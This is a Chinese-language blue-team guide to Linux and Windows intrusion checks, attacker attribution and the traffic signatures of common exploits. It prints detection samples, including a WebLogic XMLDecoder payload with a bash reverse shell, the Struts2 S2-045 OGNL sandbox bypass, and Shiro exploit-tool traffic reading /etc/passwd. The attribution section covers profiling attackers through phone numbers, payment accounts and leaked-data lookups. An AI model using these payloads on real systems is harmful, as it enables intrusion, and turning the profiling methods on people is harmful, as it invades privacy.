## 六、检查定时任务

### 1. 利用crontab创建计划任务

`crontab -l` 列出某个用户cron服务的详细内容

Tips：默认编写的crontab文件会保存在 (/var/spool/cron/用户名 例如: /var/spool/cron/root

`crontab -r` 删除每个用户cron任务(谨慎：删除所有的计划任务)

`crontab -e` 使用编辑器编辑当前的crontab文件

### 2. 使用anacron实现异步定时任务调度

### 3. 入侵检测：关注以下目录是否存在恶意脚本

/var/spool/cron/

/etc/crontab

/etc/cron.d/

/etc/cron.daily/\*

/etc/cron.hourly/\*

/etc/cron.monthly/\*

/etc/cron.weekly/

/etc/anacrontab

/var/spool/anacron

`more /etc/cron.daily/*` 查看目录下所有文件

## 七、检查服务

### 1. 服务自启动

第一种修改方法：

`chkconfig [--level 运行级别] [独立服务名] [on|off]`

`chkconfig -level 2345 httpd on` 开启自启动

`chkconfig httpd on` (默认level是2345)

第二种修改方法：

修改/etc/rc.d/rc.local 文件

加入 /etc/init.d/httpd start

第三种修改方法：

使用ntsysv命令管理自启动，可以管理独立服务和xinetd服务。

### 2. 入侵检测：查询已安装的服务

`chkconfig --list` 查看服务自启动状态，可以看到所有的RPM包安装的服务

`ps aux | grep crond` 查看当前服务

系统在3与5级别下的启动项

中文环境

`chkconfig --list | grep "3:启用|5:启用"`

英文环境

`chkconfig --list | grep "3:on|5:on"`

源码包安装服务

查看服务安装位置，一般是在/user/local/service httpd start

搜索/etc/rc.d/init.d/ 查看是否存在

## 八、检查异常文件

- 1.查看敏感目录，/tmp目录下的文件，注意以".."为头的隐藏文件夹
- 2.使用类似find /opt -iname "\*" -atime 1 -type f 找出前一天访问过的文件
- 3.对可疑文件使用stat进行创建时间修改

## 九、检查系统日志

日志存放位置：/var/log/

查看日志配置情况：more /etc/rsyslog.conf

## Windows

Windows排查思路

### 一、系统账号安全

- 1.查看弱口令，3389开放情况
- 2.查看新增和可疑账号
- 3.是否存在隐藏账号，克隆账号，管理员群组的新增账号：检查1.管理员对应的注册表键值 2.导出日志到D盾\_web查杀工具分析
- 4.查看日志：1.win+r eventvwr.msc打开事件查看器 2.用Log Parser进行分析

### 二、异常端口、进程

- 1.端口连接情况，远程连接、可疑连接：netstat -ano查看网络连接，定位pid 通过tasklist | findstr "PID"
- 2.进程：win+r msinfo32 软件环境->正在运行的任务，查看进程信息 D盾\_web查杀，关注没有签名信息的签名，通过微软官方Process Explorer、火绒剑排查  
验证可疑进程和子进程：1.没有签名验证信息 2.没有描述信息 3.进程的属主 4.进程的路径是否合法
- 5.cpu或者内存占用长时间过高的进程

### 三、检查启动项、计划任务和服务

- 1.检查服务器异常的启动项
- 1.开始—>所有程序—>启动，确认非业务程序 2.运行msconfig,查看存在命名异常的启动项目，然后到路径删除文件 3.运行regaedit,查看开机启动项注册表

```
HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce
```

- 4.利用安全软件查看启动项、开启时间管理等 5.组策略、运行gpedit.msc
- 2.检查计划任务：1.开始—>设置—>控制面板—>任务计划，查看计划任务属性，发现木马文件的路径。
- 2.cmd中输入at，检查计算机和其他计算机之前的会话和计划任务

3.服务自启动：运行输入services.msc查看系统信息,查看服务状态和启动类型，检查异常服务。

## 四、系统相关信息

1.查看系统版本以及补丁信息：运行输入systeminfo,查看系统信息

2.查看可疑目录和文件：

1.查看用户目录，查看是否有新建用户目录 win2003 C:\Documents and Settings win2008 C:\Users

2.运行输入%UserProfile%\Recnet

查看最近打开的可疑文件

3.在服务器各个目录，根据文件夹内文件列表时间进行排序，查找可疑文件

4.回收站、浏览器下载目录、浏览器历史记录

5.修改时间在创建时间之前的为可疑文件

3.发现webshell、远控木马的创建时间：1.利用Registry Workshop注册表编辑器搜索功能，找到最后写入时间区间的文件 2.利用的计算机自带的文件搜索功能，指定修改时间进行搜索

## 五、自动化查杀

1.病毒查杀：下载安全软件、更新最新病毒库，进行全盘扫描

2.webshell查杀：选择具体站点路径查看，使用两款webshell查杀工具，补充规则库不同

## 六、日志分析

1.系统日志：开启审核策略，运行输入eventvwr.msc，打开事件查看器。导出日志，用Log Parser分析

2.web访问日志：找到中间件的web日志，打包到本地分析，win下用emeditor，支持大文本。linux下，用shell 命令组合

## 七、工具

1.病毒分析：Pchunter，火绒剑，Peocess Exploerer、processhacker、autoruns、OTL、SysInspector

2.病毒查杀：卡巴斯基、大蜘蛛、天擎、火绒、360

3.病毒动态：微步，火绒，爱毒霸，腾讯电脑管家

4.在线病毒扫描：腾讯哈勃、国外的

5.webshell查杀：D盾\_web，河马webshell.深信服webshell,safe3

# 攻击溯源

## 溯源技巧

通常情况下，接到溯源任务时，获得的信息如下



攻击时间  
攻击 IP  
预警平台  
攻击类型  
恶意文件  
受攻击域名/IP

其中攻击IP、攻击类型、恶意文件、攻击详情是溯源入手的点。

通过攻击类型分析攻击详情的请求包，看有没有攻击者特征，通过获取到的IP地址进行威胁情报查询来判断所用的IP具体是代理IP还是真实IP地址。

如端口扫描大概率个人vps或空间搜索引擎，在接到大量溯源任务时可优先溯源。

如命令执行大概率为未经任何隐匿的网络、移动网络、接到脚本扫描任务的肉鸡，在接到大量溯源任务时可优先溯源。

如爬虫大概率为空间搜索引擎，可放到最后溯源。

如恶意文件可获得c2地址、未删除的带有敏感信息的代码（如常用ID、组织信息）、持续化控制代码（C2地址指在APT攻击里的命令与控制，若获取到C2地址可以使我们的溯源目标更有针对性）

持续化控制代码需要详细分析，如采用DGA域名上线的方法，分析出域名算法，预测之后的域名可有效减少损失，增加溯源面。

## 溯源结果框架

在受到攻击、扫描之后，进行一系列溯源操作后，理想情况下想要获得如下数据，来刻画攻击者画像。

姓名/ID：  
攻击 IP：  
地理位置：  
QQ：  
微信：  
邮箱：  
手机号：  
支付宝：  
IP地址所属公司：  
IP地址关联域名：  
其他社交账号信息（如微博/src/id证明）： 人物照片：  
跳板机（可选）

（ps：以上为最理想结果情况，溯源到名字公司加分最高）在写溯源报告时，应避免单一面石锤，需要反复验证，避免中途溯源错人，各个溯源线索可以串起来，要具有逻辑性。

## 溯源常用手法

本节将按照获取到的数据展开分来讲，最后可能融会贯通，互相适用。

## 威胁情报平台

<https://x.threatbook.cn/> <https://ti.qianxin.com/>  
<https://ti.360.cn/> <https://www.venuseye.com.cn/>

不要过于依赖威胁情报，仅供参考 平台大多为社区维护，存在误报以及时效性问题，可能最后跟真正攻击者毫无关系。

## 已知域名获取信息

---

whois可获得

ID  
姓名  
邮箱

## SSL 证书

可获得

ID  
邮箱  
解析记录

通过解析记录可以获得域名A记录从而获取到域名后的IP地址。

A 记录 —— 映射域 bai名到一个或多个 IP CNAME—— 映射域名到另一个域名（子域名）

域名解析记录: <http://www.jsons.cn/nslookup/> 全球 ping, 查看现绑定 ip, 看是否域名使用了 CDN 技术。

<http://ping.chinaz.com/>

fofa

## 已知IP获取信息

---

### 反查域名

o 威胁情报平台

o <https://www.ipip.net/ip.html> o <https://www.aizhan.com/> o <https://www.whois.com/>

### IP 信息

o 威胁情报平台

o <https://www.ipip.net/> o <http://ipwhois.cnnic.net.cn/index.jsp>

o 可获得 是否为移动网络、IDC等

IP 段所属公司

### IP 定位

o <https://chaipip.com/> o <https://www.opengps.cn/Data/IP/ipplus.aspx>

## 已知ID/姓名/手机号/邮箱获取信息

---

## 手机号/邮箱

sgk 查支付宝转账，验证姓名。

通过部分平台账号找回密码，可猜手机号。

QQ添加好友搜索

微信添加好友搜索

<https://www.reg007.com/>

社交平台查找（抖音、脉脉搜索等）

## ID/姓名

sgk 谷歌/百度

src 搜索 微博搜索

贴吧搜索

社交平台查找（抖音、脉脉搜索等）

## 常规溯源手法

---

### 文件识别

常见的可执行程序格式有PE，ELF，MACH-O等，不同的格式有不同的标志信息（参考理论篇），知道了目标文件的格式后才能确定对应的分析方法和分析工具。

可以使用16进制解析器载入可执行程序，然后查看是哪种类型的文件。

### 计算哈希值

哈希是一种用来唯一标识目标程序的常用方法。目标程序通过一个哈希算法，会产生出一段唯一的用于标识这个样本的哈希值，我们可以将这个值理解为是目标程序的指纹。常用的哈希算法有MD5、Sha-1以及CRC32等。由于仅仅采用一种算法，特别是MD5算法，有可能使得不同程序产生同样的哈希结果，所以一般会运用多种哈希验证文件的唯一性。

### 查找字符串

程序中的字符串就是一串可打印的字符序列，一个程序通常都会包含一些字符串，比如打印输出信息、连接的URL，或者是程序所调用的API函数等。从字符串中进行搜索是获取程序功能提示的一种简单方法。（在IDA和OD中都可以查找字符串）并不是所有的字符串都是有意义的，但是利用这个结果，也能够给我们的静态分析带来很大的便利了。

### 查找导入函数

如果软件被加壳的话，那么导入表中的函数会很少，所以可以从这里判断文件是否被加壳。如果没有加壳，那么导入表中会列出程序使用的大部分函数（除去程序动态获得的），我们就可以通过这些函数大致判断一下程序的行为。

## 常见漏洞攻击流量特征

---

# Shiro特征

## 反序列化手动利用

header的cookie:rememberME有很长的base编码特征


注入内存马特征

body中含有classData的数据包

## 工具特征

### shiro\_attack

1.5版本



目标地址: http://127.0.0.1:8080/

gadget: CommonsBeanutils1

shiro密钥: kPH+blxk5D2deZilxaaaA==

command: cat /etc/passwd

注入内存马: 冰蝎2\_Tomcat

root

```
-----
127.0.0.1  localhost
::1  localhost ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
172.24.0.2  9d7d302e1a8d
-----
```

UOKCf+d5YdIBr8J+wwWAGNfyAaKEUPd0vyZkXx1HaN08vLM5gRnxcrWSz8sgbFYCPg1GaTsZq53H/4WgWQGodNa4eTm8fEy2mTmSWFBIZd82YZ1HzsJnc2lUC4ttTTAJafWGGn4+1FB1HhE3likT6jp4NJ8ouKLNdHr7dit17KApRPowRScuTJFW71n0kgTR0h1Qcxv30WI6LwVWV6BUser-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36Host: 127.0.0.1:8080Accept: text/html, image/gif, image/jpeg, \*; q=.2, \*/\*; q=.2Connection: keep-aliveContent-type: application/x-www-form-urlencodedContent-Length: 23

c=Y2F0IC9ldGMvaG9zdHM=&HTTP/1.1 200

Transfer-Encoding: chunked

Date: Wed, 16 Jun 2021 12:19:18 GMT

Keep-Alive: timeout=60

Connection: keep-alive

\$\$

\$MTI3LjAuMC4xZWxvY2FsaG9zdAo6OjEJbG9jYWxob3N0IGlwNi1sb2NhbGhvc3QgaXwNrcmZlMDA6OjAJaXA2LWxvY2FsbmV0cmZmMDA6OjAJaXA2LW1jYXN0cHJlZm14CmZm2LWFSbG5vZGVzCmZmMDI6OjIJaXA2LWFSbHJvdXRlcnMKMTcyLjI0LjAuMgk5ZDdkMzM\$<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Error</title>

</head>

<body>

post中的C参数传递, 以及响应包中的

\$\$\$.\*\$\$\$

执行完后

C参数以及响应结果 都是base64编码后的内容 加密内容很长

注入内存马

A screenshot of a web browser window. The address bar shows 'http://192.168.1.1080/1.ico'. The page content displays a large '200' status code and the text '注入成功请访问验证,如404则尝试拼接原有根目录: http://192.168.1.1080/1.ico'. Below this, there is a command prompt window showing 'ps: 剑蚁马->CUSTOM类型->请求返回均hex编码 (最新版)'. The bottom of the browser shows a 'dynamic inject success' message and a timestamp 'Date: Wed, 16 Jun 2021 12:30:27 GMT'.

```

SRB7f6Gj+MYUOXZ/
GpEzyFLNh0oEi9rtZlQ2uYQ6J4NIGFEzmZm8TB+ONUikyQdk0hiZJ3sPemWvHP399hp7VXIrcD77+1deQdY1febcdD2nQjZ0io
EZquwFjBpgAeKykmMIjqpFwfkLna4WwBwXn95EPN8A0gkqBrdmG+W8ba0HKUDNHkhk/0pDXM7Z60KczvsXi5gKCXCqX/
Aykl3vj5F0R0oXDEzIV3UjSHEFFQ13Anw4ZwyRinyFKs3oJ9pMaRopXUjCKPM9yKlKmdXyTBA==
c: Y2F0IC9ldGMvcGFzc3dk
Host: 132.147.201.8080

HTTP/1.1 200
Transfer-Encoding: chunked
Date: Wed, 16 Jun 2021 12:47:01 GMT
Connection: close

$$
$cm9vdDp04jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYVWtb246eDoxOjE6ZGF1bW9uOi91c3Ivc2JpbjovdXNyL3NiaW4v
bm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5c3ovZGV20i91c3Ivc2Jpb
i9ub2xvZ2luCnN5bmM6eDo00jY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo10jYwOmdhbwVz0i91c3IvZ2FtZX
M6L3Vzci9zYmluL25vbG9naW4KbWwFuOng6NjoxMjptYW46L3Zhci9jYwNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo
30jc6bHA6L3Zhci9zG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWwFpbDp04jg60DptYwlsOi92YXlVbWwFpbDovdXNyL3Ni
aW4vbM9sb2dpbgpuZXdzOng6OT05Om5ld3M6L3Zhci9zG9vbC9uZXdz0i91c3Ivc2Jpb9ub2xvZ2luCnV1Y3A6eDoxMDoxM
Dp1dWwOi92YXlVc3Bvb2wvdXVjcDovdXNyL3NiaW4vbM9sb2dpbgpwcM94eTp40jEz0jEzOnByb3h50i9iaW46L3Vzci9zYm
luL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzpd3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbM9sb2dpbgpiaYwNrdXA6eDo
zND0ZNDpiYwNrdXA6L3Zhci9iYwNrdXBz0i91c3Ivc2Jpb9ub2xvZ2luCmxcpc3Q6eDozOD0zODpNYwlsaw5nIExp3QgTWfU
YwdldjovdFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4Kc3XjOng6Mzk6Mzk6aXJjZDovdFyL3J1bi9pcMnNkOi91c3Ivc2Jpb
i9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlCg9ydlGuZyBTeXN0ZW0gKGfkbWlUKTovdmFyL2xpYi9nbmF0cz
ovdXNyL3NiaW4vbM9sb2dpbgpub2JvZHK6eDo2NTUzND02NTUzNDpub2JvZHK6L25vbMv4AXN0ZW500i91c3Ivc2Jpb9ub2x
vZ2luCnN5c3RlbnQtZGltZXN5bmM6eDoxMDA6MTAzoN5c3RlbnQgVGltZSBTeW5jaHJvbm16YXRpb24sLWw6L3J1bi9zeXN0
ZWlkOi9iaW4vZmFsc2UKc3lzdGltZC1uZXRXZ3b3JrOng6MTAxOjEwNDpzeXN0ZWlkIE5ldHdvcm5gTWfUyWdlbWVudCwSLDovc
nVuL3N5c3RlbnQvbmV0awY6L2Jpb9mYwXzZQpzeXN0ZWlkLXJlC29sdmU6eDoxMDI6MTA10N5c3RlbnQgUmVzb2tZXZlSLC
w6L3J1bi9zeXN0ZWlkL3JlC29sdmU6L2Jpb9mYwXzZQpzeXN0ZWlkLXJlcy1wcm94eTp40jEwMzoxMDY6c3lzdGltZCZCBdXm

```

```
AAAsAAEAQAQAATB5AAAAATVAAAAAYAAQAAAYEAvQAAAwAAQAAAAITAvGc%2FAAAAAQFbAPgAAQC7AAAAAABAAEAAAAACabAAAAACALwAAAAAGAAEAAAGGAL0AAAAAA6AAEAuwAAACsAAAAABAAAAAbEAAAACALwAAAAAGAAEAAAGLAL0AAAAAAEAAAAABAL4AvwAAAAIBXQAAAAIBXgEIAAAACgABAQYCAgEHBGk%3DHTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Wed, 16 Jun 2021 12:50:26 GMT
Connection: close

->|Success|<-
```

像Xray、vulmap这种没有无java环境的检测工具，payload都是写死的，只能通过传参进去执行。但是其他的jar的工具，完全可以处理payload后再进行利用，以达到无参数传递目的。另外，在实际检测中还发现有通过header中的cmd参数进行传参的。

# Weblogic特征

## 反序列化执行日志

通过Server日志报错判断漏洞类型

报错内容	漏洞利用类型
org.apache.commons.collections	Apache Commons Collections类
java.util.LinkedHashSet	jdk小于jdk7u21
weblogic.jms.common.StreamMessageImpl	StreamMessageImpl接口
\$Proxy JRMPI(java.rmi.registry.Registry	java.rmi.activation.Activator)
springframework.transaction.TransactionSystemException/springframework.transaction.jta.JtaTransactionManager	CVE-2018-3191Spring JNDI反序列化

## WLS组件命令执行日志

XMLDecoder 反序列化漏洞的CVE编号为CVE-2017-10271，但是XMLDecoder 反序列化漏洞的Server、DOMAIN与access均无日志产生，所以只能通过流量抓取，识别payload示例：

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash-i&gt;&dev/tcp/10.0.0.1/21 0&gt;&1</string>
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

以某次应急案例为例分析：攻击者利用CVE-2017-10271漏洞，攻击Weblogic服务；根据流量记录可见请求体内容的开头为：

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
```



# Weblogic SSRF日志

Weblogic SSRF漏洞在Server、DOMAIN与access中均无日志记录，只能通过分析流量：

```
/uddiexplorer/SearchPublicRegistries.jsp?  
rdoSearch=name&txtSearchname=qqq&txtSearchkey=&txtSearchfor=&selFor=Business+location  
&btnSubmit=Search&operator=
```

若存在漏洞，返回包中包含：

```
An error has occurred  
weblogic.uddi.client.structures.exception.XML_SoapException: Tried all: '1'  
addresses, but could not connect over HTTP to server:
```

若漏洞请求的为非HTTP服务时，返回：

```
An error has occurred  
weblogic.uddi.client.structures.exception.XML_SoapException: Received a response  
from url: http://127.0.0.1:22 which did not have a valid SOAP content-type: null.
```

## Struts2特征

两方面：一个是检测漏洞发生点，另外一个检测是利用的攻击代码。Struts2有一些老的漏洞，很多是url中或者post表单中提交ognl代码，从漏洞点来看并不是太好做检测，所以一般的检测规则还是检查ognl代码，配合漏洞发生点。结合payload来看，ognl代码的构成，技术性最强的ognl代码是045和057的两个payload，还是从045的payload来看

```
content-type: %{(#fuck='multipart/form-data')} .  
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):  
((#container=#context['com.opensymphony.xwork2.ActionContext.container'])).  
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).  
(#ognlUtil.getExcludedPackageNames().clear()).  
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).  
(#req=@org.apache.struts2.ServletActionContext@getRequest()).  
(#outstr=@org.apache.struts2.ServletActionContext@getResponse().getWriter()).  
(#outstr.println(#req.getRealPath("/"))).(#outstr.close()).(#ros=  
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).  
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).  
(#ros.flush())}
```

OgnlContext的memberAccess变量进行了访问控制限制，决定了哪些类，哪些包，哪些方法可以被ognl表达式所使用。045之前的补丁禁止了memberAccess的访问：

```
#container=#context['com.opensymphony.xwork2.ActionContext.container'])
```

payload通过ActionContext对象得到Container:

```
#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class
```

然后用Container的getInstance方法获取到ognlUtil实例:

```
#ognlUtil.getExcludedPackageNames().clear()  
#ognlUtil.getExcludedClasses().clear()
```

通过ognlUtil的公开方法清空禁止访问的类和包，后面则是常规的输出流获取和函数调用。这个ognl的payload比较典型，可以检测的点也比较多。

一般来说，ips或者waf的Struts2规则可以检测沙盒绕过使用的对象和方法，如\_memberaccess，getExcludedPackageNames，getExcludedClasses，DEFAULT\_MEMBER\_ACCESS都是很好的检测点，防护规则也可以检测函数调用ServletContext@getResponse（获取应答对象），java.lang.ProcessBuilder(进程构建，执行命令)，java.lang.Runtime(运行时类建，执行命令)，java.io.FileOutputStream（文件输出流，写shell），getParameter（获取参数），org.apache.commons.io.IOUtils（IO函数）。不太好的检测点包括com.opensymphony.xwork2.ActionContext.container这种字典的key或者包的全名，毕竟字符串是可以拼接和变形的，这种规则很容易绕过。其他时候规则提取的字符串尽量短一些，避免变形绕过。

测试发现有的waf产品规则只检测DEFAULT\_MEMBER\_ACCESS和\_memberaccess这两个字符串之一，看起来很粗暴，有误报风险，不过检测效果还是不错的，Ognl表达式由于其灵活性，存在一些变形逃逸的，但是S2-016之后的漏洞要绕过沙盒很难避开这两个对象及相关函数调用。绕过可以参考ognl.jjt文件，这个文件定义了ognl表达式的词法和语法结构，ognl的相关解析代码也是基于这个文件生成的，所以一般的绕过也可以基于此文件展开。

## ThinkPHP 5.x RCE特征

漏洞框架

框架对控制器名没有进行足够的检测，导致在没有开启强制路由的情况下可能的getshell

受影响的版本：5.0.23和5.1.31之前的所有版本

攻击特征

访问URL：/index/thinklapp/invokefunction

关键PHP函数：call\_user\_func\_array、system、exec、shell\_exec、eval

## Tomcat特征

Tomcat日志

日志路径：C:\Tomcat 7.0\logs

Catalina引擎的日志：catalina.日期.log

Tomcat抛出异常的日志，（jsp页面内部错误的异常，org.apache.jasper.runtime.HttpJspBase.service类丢出的）文件名localhost.日期.log

Tomcat下默认manager应用日志，文件名manager.日期.log

控制台输出的日志，Linux下默认重定向到catalina.out



http日志: localhost\_access\_log.日期.txt

默认未开启访问日志

`${catalina}/conf/server.xml`

通过access日志状态判断Tomcat控制台是否被登陆成功。

401位状态未授权，200状态表示登录成功。

war包上传特征日志

```
192.168.222.1 - tomcat [日期] "POST /manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=90CF564DASD26AS4D6AS1D6AS4D1A6SD4 HTTP/1.1" 200 22129
```

war包删除特征日志

```
/manager/html/undeploy?path=/struts2%2Dshowcase
```

## Tomcat CVE-2017-12615

当Tomcat启用了HTTP PUT请求方法（例如，将readonly初始化参数由默认值设置为false），攻击者将有可能可通过精心构造的攻击请求向服务器上传包含任意代码的JSP文件。

攻击特征

查看日志是否存在PUT请求上传的jsp文件。

## 永恒之蓝流量

通过SMB\_COM\_NT\_TRANSACT本身是不支持FEA LIST的，产生漏洞的为SMB\_COM\_TRANSACTION2命令。对于TRANSACTION系列的命令如果发送的长度过大，SMB会将该请求包拆分成\*\*Second的形式进行发送，从PCAP分析看正常的SMB连接之后

NT Trans Request的Total Data count 为0x10016大于FEA大小0x10000

TotalDataCount"值字段在NT Trans中为DWORD，在Trans2请求中为WORD。因此，此错误使得有可能在Trans2请求中发送大于65535（0xffff）限制的payload

检测:流量中看到Trans2的包且NT Trans Request的Total Data count 大于FEA大小0x10000，则可以判断为永恒之蓝漏洞

## 常见域问题

### fscan扫域控原理

通过netbios协议返回消息为Domain Controllers的响应

### 下级域打上级域

1.跨域web服务

2.通过域信任密钥

3.基于委派攻击

4.两边共通的域管可能有相同的hash

5.一些漏洞比如永恒之蓝等